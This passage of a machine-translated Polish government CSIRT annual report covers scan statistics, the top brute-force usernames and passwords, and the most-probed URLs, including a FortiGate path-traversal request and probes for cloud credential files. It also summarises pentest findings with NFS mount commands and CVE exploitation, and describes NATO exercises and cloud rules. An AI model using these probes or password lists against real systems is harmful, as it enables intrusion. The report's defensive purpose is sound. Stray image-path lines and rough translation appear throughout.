4	1757935	ET SCAN Sipvicious Scan
5	1744129	ET SCAN Suspicious inbound to mySQL port 3306
6	1427642	ET SCAN Suspicious inbound to PostgreSQL port 5432
7	1010062	ET SCAN SSH BruteForce Tool with fake PUTTY version
8	605914	ET SCAN Suspicious inbound to Oracle SQL port 1521
9	200549	ET INFO Session Traversal Utilities for NAT (STUN Binding Request)
10	149159	ET INFO Session Traversal Utilities for NAT (STUN Binding Request On Non-Standard High Port)

Table 5. The most frequently matched rules to the network traffic seen by the system ARAKIS GOV

Machine Translated by Google

In 2022, 6,385,146 SNORT rules were identified matching the observed network traffic related to port 1433. This is a significant decrease compared to 2021. In the remaining recorded matches, no significant changes in interest were observed compared to 2021.

Below are the 20 most popular usernames and passwords used for unauthorized attempts to connect to services in the IT networks of entities participating in the ARAKIS GOV project.

L.p.	TOP 20 LOGINÓW	TOP 20 HASEŁ
1	root	123456
2	admin	admin
3	user	123
4	test	1
5	ubuntu	password
6	oracle	1234
7	postgres	test
8	ftpuser	12345678
9	git	12345
10	guest	root
11	mysql	123456789
12	www	P@ssw0rd
13	testuser	qwerty
14	ftp	abc123
15	support	111111
16	debian	1qaz2wsx
17	deploy	123123
18	hadoop	test123
19	web	admin123
20	administrator	p@ssw0rd

Table 6. Top 20 logins and passwords used to connect to ARAKIS GOV services

Machine Translated by Google

Below are the 20 most popular URLs most often used to recognize http/s services in the ICT networks of entities participating in the ARAKIS GOV project.

TOP 20 URL
/.env
/cgi-bin/ViewLog.asp
/boaform/admin/formLogin
/robots.txt
/.aws/credentials
/.aws/config
/aws/credentials
/remote/fgt_lang?lang=/../../../..//////////dev/cmdb/sslvpn_websession
/credentials
/HNAP1/
/test.php
/phpinfo
/laravel/.env
/demo/.env
/web/.env
/ecp/Current/exporttool/microsoft.exchange.ediscovery.exporttool.application
/actuator/health
/owa/auth/logon.aspx
/ab2g
/owa/auth/x.js

Table 7. The 20 most popular URLs most often used to recognize http/s services

Machine Translated by Google

6 RATING SAFETY IT SYSTEMS

Machine Translated by Google

6.1. Safety assessment - summary


In 2022, the CSIRT GOV Computer Security Incident Response Team under Art. 32a of the Act of May 24, 2002 on the Internal Security Agency and the Intelligence Agency and the Regulation of the Prime Minister of July 19, 2016 on conducting security assessments related to the prevention of terrorist events, assessed the security of IT systems of administrative institutions government and critical infrastructure.

In accordance with Decision No. 84 of the Head of the Internal Security Agency of September 29, 2021 on the conduct of ICT systems security assessments by the Internal Security Agency for 2022, the CSIRT GOV team carried out the activities in question in sixteen government administration institutions and critical infrastructure , in which he examined 126 segments of ICT networks/systems and 61 domains/sub-domains and websites.

As part of the security assessments carried out, the CSIRT GOV Team conducted a number of tests aimed at identifying significant vulnerabilities affecting the security of the ICT infrastructures of the above-mentioned institutions. These tests included passive, semi-passive and active information collection, identification of vulnerabilities in the architecture of network systems and services, exploitation of vulnerabilities and analysis of the impact of the use of social engineering factors.

As a result of the security assessments carried out, the CSIRT GOV Team identified a number of vulnerabilities ranging from low to errors belonging to the critical category. The chart below shows a list of identified vulnerabilities that were described in prepared reports from security assessments and sent to the institutions whose systems were assessed.

Machine Translated by Google



As part of the security assessments of the network and server architecture, the Team CSIRT GOV has identified the following vulnerabilities defined as critical and high threats.

Unupdated and unsupported software versions:

a) Microsoft Windows Serwer 2008 R2
b) Microsoft Exchange Server
c) Manager Engine Desktop Central
d) EMC Data Protection Advisor
e) VMWare ESX/ESXi
f) VMWare vCenter Server
g) VMWare Horizon
h) Server Apache
i) Server Tomcat
j) Server JBOSS
k) GlassFish Server
l) Nginx
m) PHP
n) biblioteka jQuery
o) phpMyAdmin

Machine Translated by Google

Unsupported software versions:

a) Microsoft Windows Server 2003
b) Microsoft SQL Server
c) Microsoft Internet Information Services (IIS)
d) Microsoft Windows 2000
e) Red Hat Enterprise Linux Server
f) Microsoft Data Transaction Coordinator
g) Oracle Database
h) OpenSSL

Vulnerable services/protocols:

a) Simple Mail Transfer Protocol (SMTP)
b) Network Time Protocol (NTP)
c) Internet Information Service (IIS)
d) Inteligent Platform Management Interface (IPMI)
e) Network Level Authentication (NLA)
f) Simple Network Management Protocol (SNMP)
g) Microsoft Server Message Block 1.0
(SMBv1) h) Secure
Shell (SSH) i)
Null Session j) Advance Message Queuing
Protocol (AMQP) k) Virtual Network
Computing (VNC) l) Remote
Desktop Protocol (RDP) m) Domain Name Server (DNS)

Anonymous access, without required authentication or based on default passwords:

a) WSO2 Server
b) SMTP Server
c) FTP Server
d) Redis Server Server

Machine Translated by Google

e) Apache Solr f)

Intelligent Platform Managment Interface (IPMI v2.0)

6.2. Security assessment – examples of detected vulnerabilities


1. Due to errors in the configuration of the NFS service, it was possible to mount shares without authorization and then create, delete and modify data on these resources.

```
┌──(root💀kali1)-[/mnt]
└─# mount -t nfs 10.11.0.18:/data/col1/shrimp_dump /mnt/nfs

┌──(root💀kali1)-[/mnt]
└─# cd nfs

┌──(root💀kali1)-[/mnt/nfs]
└─# ls -al
razem 15
drwxrwxrwx 5 root root  207 2020-12-11  .
drwxr-xr-x 4 root root 4096 02-15 12:20 ..
drwxr-xr-x 2  500  500 9605 2021-03-24  dump
drwxr-xr-x 2  500  500  101 2020-12-11  logs
drwxrwxrwx 4 root root  293 2021-07-14  .snapshot

┌──(root💀kali1)-[/mnt/nfs]
└─# tree
.
├── dump
│   ├── shrimp202103021600.dmp
│   ├── shrimp202103021600.dmp.gz
│   ├── shrimp202103021600.log
│   ├── shrimp202103030100.dmp
│   ├── shrimp202103030100.dmp.gz
│   ├── shrimp202103030100.log
│   ├── shrimp202103031600.dmp
│   ├── shrimp202103031600.dmp.gz
│   ├── shrimp202103031600.log
│   ├── shrimp202103040100.dmp
│   ├── shrimp202103040100.dmp.gz
│   ├── shrimp202103040100.log
│   ├── shrimp202103041600.dmp
│   ├── shrimp202103041600.dmp.gz
│   ├── shrimp202103041600.log
│   ├── shrimp202103050101.dmp
│   ├── shrimp202103050101.dmp.gz
│   ├── shrimp202103050101.log
│   ├── shrimp202103051600.dmp
│   ├── shrimp202103051600.dmp.gz
│   ├── shrimp202103051600.log
│   ├── shrimp202103060100.dmp
│   ├── shrimp202103060100.dmp.gz
│   ├── shrimp202103060100.log
```


Machine Translated by Google

2. Using the default password allowed logging in to the service with "Root" privileges.


3. Exploitation of the vulnerability described as CVE-2018-0296, i.e. bypassing authentication in the web interface of the security platform - Cisco ASA.



Machine Translated by Google



4. Breaking weak passwords enabled access to data, i.e. name of the institution, e-mail, mobile phone number, etc. processed in MSSQL and PostgreSQL databases.




Machine Translated by Google

5. The production web application available on the Internet was based on the JBOSS 5.1.0.GA engine, support for which ended in 2016. This version has, among others: CVE-2012-0874 vulnerability. For exploitation, a publicly available tool called JexBoss was used (https://github.com/joaomatos/jexboss), which was described in detail by the Cybersecurity & Infrastructure Security Agency of the United States at https://cisa.gov/uscert /ncas/analysis-reports/AR18-312A. Below are screenshots of the successful exploitation process during the security assessment.

Machine Translated by Google

After obtaining the "jboss" user rights, it turned out that the Red Hat Enterprise Linux Server v7.5 operating system had the CVE-2021-4034 vulnerability (7.8 points on the CVSS scale), which allows for the escalation of privileges on the server. The vulnerability marked by Red Hat as RHSB-2022-001 Polkit Privilage Escalation is described on the manufacturer's website - https://access.redhat.com/security/vulnerabilities/RHSB-2022-001. Additionally, the manufacturer's official script has been attached to the indicated website, which allows verification of whether the system version used contains the mentioned vulnerability (https://access.redhat.com/sites/default/files/cve-2021-4034-2022-01 -25-0936.sh). The presented tool running on the machine undergoing the Security Assessment confirmed its occurrence.

Machine Translated by Google



6. Cookie Reuse.

The tested application, after logging out of the user, set session cookies (cookies), which were then used unchanged after the next successful login. This could lead to the user's account being taken over. If the attacker used another user's computer and browser, logging in to his own account in the application and then logging out of it, he could save cookies set by the browser, e.g. to a file on an external USB memory. After logging in again, the victim's browser used exactly the same cookies as those previously saved by the attacker. The attacker could set previously saved cookies in his browser, taking over the victim's session and thus his account.

The condition for a successful attack was access to the victim's computer and browser or obtaining only cookie files.

7. Disclosure of the application code and configuration.

An archive was available at https://[domain]/transfer.tar.gz, which contained the entire application code and configuration files along with access passwords to the database. Downloading the archive did not require any authentication. In addition to the application code and configuration files, the archive included the "userfiles" folder and subfolders with names

Machine Translated by Google

entities, institutions and municipalities. In these folders, one could find encrypted PGP files, but also readable XML files relating to certain financial transactions.

Below is the content of the config.inc.php file with the disclosed password to the mySQL database.

```
<?php
# ByteHoard2 Configuration file #
Generated at Friday 15th of July 2005 10:48:17 AM #
ByteHoard2 is released under the GPL. # http://
www.bytehoard.org
$dbconfig[,host'] = „.....";
$dbconfig[,username'] = „transfer";
$dbconfig[,password'] = „....."
$dbconfig[,db'] = „transfer";
$dbconfig[,prefix'] = „bh2_";
$dbconfig[,dbmod'] = „mysql.inc.php";
$dbconfig[,type'] = „mysql";
date_default_timezone_set(,Europe/Warsaw'); ?>
```

Machine Translated by Google

6.3. Security assessment – remaining vulnerabilities

In the case of vulnerabilities of lower importance (medium and low), the most frequently identified important by the CSIRT GOV Team include:

- Accepting connections using SSL 2.0, 3.0, TLS 1.0 encryption;
- Support for weak SSL encryption algorithms (key length from 64 to 112 bits--that);
- Using collision-prone hashing algorithms, e.g. MD2, MD4, MD5 or SHA1;
- DROWN vulnerability in SSLv2 – possible decryption of intercepted TLS traffic;
- POODLE vulnerability in SSLv3 – possible Man-in-the- attack -Middle;
- FREAK vulnerability – possibility of conducting a Man-in-the-Middle attack;
- Use of "self-signed" certificates - X.509 server certificate signed by an unknown authorization center (CA);
- Internet Key Exchange (IKEv1) - use of AggressiveMode;
- No Network Level Authentication (NLA) configured for RDP servers;
- No active SPF record verification rule;
- The occurrence of the so-called hidden .DS_Store files;
- Lack of setting cookie security flags (HttpOnly, Secure) in web applications.

In addition, the CSIRT GOV Team also conducted open source analysis as part of OSINT activities. These activities made it possible to determine the amount of data contained as metadata in documents published on public WWW servers and social networking sites where employees had accounts.

Machine Translated by Google

7 THE REMAINING ACTIONS CSIRT GOV TEAM

Machine Translated by Google

7.1. LOCKED SHIELDS exercises

On April 19-21, 2022, exercises were held under the code name "Locked Shields 2022", in which representatives of the CSIRT GOV Team were also invited to participate.

Locked Shields exercises are the world's largest cyber defense exercises, organized periodically by the NATO Cooperative Cyber Defense Center of Excellence (CCDCOE). 24 Blue Teams from various countries took part in these exercises. They were responsible for protecting individual elements of the special virtual environment created for the exercise. These environments were the target of various attacks carried out in real time by Red Teams. In addition to securing complex IT systems, Blue Teams also had to effectively report incidents, make strategic decisions and solve tasks in the field of computer forensics, law and media.

The Polish Blue Team was co-created by over 100 people, including representatives of CSIRT teams at the national level, including: Cyberspace Defense Component Command and CSIRT GOV, as well as experts from leading financial and energy institutions, the private sector and universities. Additionally, the Polish team also included experts from Lithuania. The success of the Polish Blue Team was taking second place in the overall classification.

7.2. NATO Cyber Coalition

NATO Cyber Coalition exercises were conducted on November 28-02, 2022, in which representatives of the CSIRT GOV Team also participated. More than 1,000 participants from 26 NATO member states as well as Finland, Sweden, Georgia, Ireland, Japan and Switzerland took part in the exercises. The Cyber Coalition 2022 exercise convention was based on work on a dedicated platform for cooperation and exchange of experiences and the development of best practices as part of the processes appropriate for response teams in the field of "incident handling and response" procedures. The Cyber Coalition 2022 exercises were aimed at combining cooperation between coalitions of NATO institutions, allies and partners, strengthening the Allied capabilities of deterrence and joint defense against threats in cyberspace. The cooperation of individual participants allows each year to expand knowledge in the field of IT security and the use of the so-called best practices in handling cyb

Cyber Coalition exercises were not subject to scoring, but their main goal was to respond to cybersecurity incidents and threats as part of cooperation between teams representing NATO member states and partner countries.

Machine Translated by Google

7.3. Implementation of tasks by participants in accordance with the Act on the national cybersecurity system

The publication of the CSIRT GOV Annual Report is an opportunity to draw attention to the basic obligations regarding the implementation of tasks by participants of the national cybersecurity system, especially in relation to the area falling, in accordance with the delegation of the Act on the national cybersecurity system1, to the competences of the CSIRT GOV Team .

In this respect, one of the important processes that should be secured as part of incident handling for entities operating in the area of the national cybersecurity system is maintaining current contact points for receiving reports of warnings and incidents, including the designation of persons responsible for maintaining contacts. with entities of the national cybersecurity system. This is also justified in connection with the CRP alert levels introduced in the territory of the Republic of Poland, which impose additional tasks on KSC entities, including: verifying established contact points with ICT security incident response teams appropriate for the type of operation of the organization2 .

The obligation to maintain contact points, pursuant to the act on the kc, applies to operators of key services, public entities, and digital service providers. In the case of operators of essential services or public entities, it should be implemented within 14 days from the date of designation or change of contact details. These should be people permanently involved in cybersecurity in the organizational scope or having specific functions in the structure of the entity (e.g. as representatives for cybersecurity). These people are authorized to report IT security incidents. Additionally, various types of CSIRT/CERT or SOC teams, responsible for cybersecurity of a given entity's infrastructure, may also be established as contact points dedicated to exchanging information about threats or reporting incidents. Regardless, the Act on the national cybersecurity system indicates the need to establish a personnel point for each entity.

1 Act of July 5, 2018 on the national cybersecurity system (Journal of Laws of 2018, item 1560, as amended)

[2] Regulation of the Prime Minister of July 25, 2016 on the scope of projects carried out at individual alert levels and CRP alert levels (Journal of Laws of 2016, item 1101)

Machine Translated by Google

The dynamics of threats and the need for immediate action in the event of security incidents justify the exchange of information on cyber threats and reporting of incidents, where possible, by cyber security teams, preferably operating 24/7. In this respect, it is worth reading the recommendations issued by CSIRT GOV and CERT POLSKA, which are available at https://incydent.cert.pl/osoba-kontaktowa/repowiedzacje.

Another area, important from the point of view of risk analysis for the cyberspace of the Republic of Poland, is the obligation for entities of the national cybersecurity system to report incidents identified in the entities' infrastructure. This applies in particular to the obligation for service operators to report key serious incidents, as well as to report significant incidents by digital service providers and incidents in a public entity by public entities within 24 hours of their detection, to the appropriate national team, including CSIRT GOV in within the statutorily established competences of national level teams. It should be noted that within the meaning of the Act on the national cybersecurity system, we are talking not only about incidents that result in a serious reduction in the quality or interruption of the continuity of the provision of a key service, or incidents, in the case of a public entity, that cause a reduction in the quality or interruption of the implementation of a public task, but also about a situation indicating the possibility of causing the above-mentioned effects.

When reporting an incident to the CSIRT GOV Team, please use the reports prepared for this purpose electronic communication channels, including:

- by completing the incident form available on the website www.csirt.gov.pl in the "Reporting an incident" tab and sending the form by e-mail to the following address: incident@csirt.gov.pl;

- via the S46 System, operating pursuant to Art. 46 of the Act on the national cybersecurity system, in the case of entities having access to the S46 System.

Machine Translated by Google

The owner of the S46 System is the minister responsible for computerization, and the Scientific and Academic Computer Network - National Research Institute (hereinafter: NASK PIB) is responsible for its maintenance and development. Participation in the S46 System, apart from the possibility of directly reporting IT security incidents, also gives you access to information about threats, incidents and vulnerabilities, as well as additional possibilities in the field of risk analysis.

If you wish to obtain detailed information about the S46 System and to determine the possibility of connecting to the system, please contact NASK PIB directly via the address s46-info@nask.pl.

The use of dedicated electronic communication channels is necessary to immediately respond to security incidents, enables correct and effective risk analysis of threats in CRP, and supports the distribution process by the Team CSIRT GOV warnings or making recommendations. The increasing importance of unified and efficient communication channels has become particularly important in the context of the emergence of threats resulting in the introduction of CRP alert levels in the cyberspace of the Republic of Poland in 2022. This meant the need to conduct intensified monitoring of the security of ICT systems within the ICT infrastructure of the entities of the national cybersecurity system. In the event of detection of incidents violating the security of these systems, effective and quick transfer of information about threats to the CSIRT GOV Team allows for an ongoing, proper assessment of actual threats to other entities, and thus contributes to strengthening the overall level of cybersecurity of the

Machine Translated by Google

8 GUIDELINES REGARDING APPLICATION OF SOLUTIONS CLOUD TYPE

Machine Translated by Google

8.1. The use of cloud solutions in the administration of the Republic of Poland

State administration bodies, just like enterprises conducting business activities, face new challenges resulting from the constant and dynamic development of information and communication technologies (Information & Communication Technologies - ICT). One of the fastest growing areas is the strong expansion and popularization of solutions based on cloud computing (CC).

This trend also applies to the broadly understood public sector, where there is a growing tendency to move from the service distribution model from on-permise solutions towards the Software as a Service (SaaS) model, as it is cheaper and more effective in terms of maintaining, updating and developing systems. . It should be noted that state administration bodies and other entities carrying out public tasks pursuant to the Regulation of the Council of Ministers of April 12, 2012 on the National Interoperability Framework, minimum requirements for public registers and exchange of information in electronic form and minimum requirements for ICT systems (Journal of Laws of 2017, item 2247) were obliged to properly select the means, methods and standards used to plan, implement and maintain ICT systems used to carry out their own tasks.

One of the available means that ensures the possibility of achieving the above objectives, while maintaining the principle of optimizing the costs of public administration, and at the same time maintaining appropriate standards in terms of availability and quality of services provided, is the use of cloud computing. However, taking into account the growing scale of threats to cyberspace security, an important element of the design and implementation of ICT solutions in this area is the proper design, implementation and maintenance of solutions based on a thoroughly conducted process of risk analysis and selection of solutions appropriate to the specific operation of individual entities. In this respect, particular account should be taken of the type of data aggregated and processed based on applicable legal rules.

The basic legal act relating to the issue of ICT security in the national public sector is the Act of February 17, 2005 on the computerization of the activities of entities performing public tasks (Journal of Laws of 2023, item 57), as well as those issued based on it. the above-mentioned Regulation. These regulations specify minimum requirements for IT systems designed, implemented and used by entities

Machine Translated by Google

public administration, ensuring, among others, appropriate level of functionality, reliability, usability, performance, availability and portability. The above-mentioned provisions also oblige the users of the infrastructure in question to implement, maintain and improve the security management system for information processed therein, ensuring its confidentiality, availability and integrity, taking into account such attributes as authenticity, accountability, non-repudiation and reliability of the solutions use

In the area of the use of cloud services by public administration bodies, the leading document is Resolution No. 97 of the Council of Ministers of September 11, 2019 on the "Common State IT Infrastructure" Initiative (MP 2021, item 1006), covering in particular issues related to : :

- construction, development, maintenance, use and management of resources Government Computing Cloud (RCB), as a cloud of community public administration1 ;
- construction, development and maintenance of the Government Security Cluster, understood as a set of security services and technical measures used to secure the Government Computing Cloud;
- providing public administration entities with the opportunity to purchase processing services in public computing clouds;
- construction and maintenance of an IT system supporting the management of processing services in the Government Computing Cloud and public computing clouds, hereinafter referred to as the "Cloud Services Provision System" (https://chmura.gov.pl/zuch);
- defining Cloud Computing Cybersecurity Standards (SCCO).

Activities under the WIIP initiative are also an element of building the national cybersecurity system referred to in the Act of July 5, 2018 on the national cybersecurity system (Journal of Laws of 2022, item 1863).

1 community cloud - a method of implementing cloud computing in which the infrastructure is intended for exclusive use by a specific group of organizations with common assumptions (including mission, security requirements, policy, compliance with regulations), may be owned by one or more organizations that is part of, or may be managed and operated by, a group, a third party or a combination thereof and is installed on or off-site;

Machine Translated by Google

The strategic directions pursued by the WIIP initiative include:

- increasing the level of security of data processing and the provision of electronic services in government administration;
- limiting the phenomenon of multiple collection of the same data in IT environments and abolishing technological barriers in the case of public registers;
- dissemination of the cloud computing model as the main method of implementing the state's ICT systems (including a change in software development technology).

An important element of the WIIP initiative is the development of a classification of ICT systems and the implementation of uniform data processing infrastructure security standards, which will enable the migration of systems and data to the cloud computing model.

The regulation in question specifies, among others: issues related to technical and organizational minimums that must be met by operators of data processing centers offering cloud computing services, as well as criteria for the classification and assessment of the possibility of using processing services in RChO and public computing clouds by a given ICT system. It also defines the types of cloud computing (public, private, hybrid, community) and the models of services they provide (IaaS, Paas, SaaS) that can be used by public administration units.

The resolution also defines the responsibility of CSIRT GOV, as well as other Computer Security Incident Response Teams operating at the national level.

pronunciation

Pursuant to its provisions, CSIRT GOV is responsible for assessing the possibility of using public cloud computing by state administration entities within its area of operation and preparing opinions in this respect.

Machine Translated by Google

The entity responsible for maintaining a specific IT system is obliged to conduct an analysis to assess the optimal and safe use of cloud services. When choosing a service model, the criteria determining the possibility of using cloud services should be taken into account, depending on the type and sensitivity of the data processed in the systems. If the qualification in question enables the use of processing in a specific category of cloud services, the system or resource can be located in the appropriate cloud. However, the choice of solution should be preceded by an analysis according to the criteria specified in the Cloud Computing Cybersecurity Standards - SCCO prepared by the Ministry of Digitization (https://chmura.gov.pl/zuch/static/media/SCCO_v_1.00.pdf)2 .

The SCCO document is a set of legal, organizational and technical requirements ensuring cybersecurity in cloud computing implementation models under the "Common State IT Infrastructure" Initiative, which must be met by government entities managing Data Processing Centers (CPDs) in order to connect them to Government Security Cluster (RKB) or inclusion in the common resources of the Government Computing Cloud (RChO), as well as a cloud computing service provider within the Public Computing Cloud (PChO).

It defines in particular the following elements:

- levels of security requirements according to the type of information processed:
  - SCCO1 level: uncontrolled unclassified information;
  - SCCO2 level: controlled official information;
  - SCCO3 level: controlled sensitive official information;
  - SCCO4 level: classified information.
- assignment of specific types of cloud services according to the levels of requirements for individual systems:
  - zasoby RChO;
  - public cloud computing in Polish jurisdiction;
  - public cloud computing outside Polish jurisdiction.

[2] When choosing a service model, as well as their supplier, public administration entities may also base the analysis on criteria specified in other standards. Important in this matter is, among others, Announcement of the Office of the Polish Financial Supervision Authority of January 23, 2020 regarding the processing of information in the public or hybrid cloud by supervised entities (https://www.knf.gov.pl/knf/pl/komponent Computational_68669.pdf). Nevertheless, SCCOs constitute a set of foundational standards for the public sector.

Machine Translated by Google

- the process of selecting and preparing a solution, taking into account risk analysis;
- data security requirements (including encryption protocols);
- algorithm for selecting a cloud computing service provider.

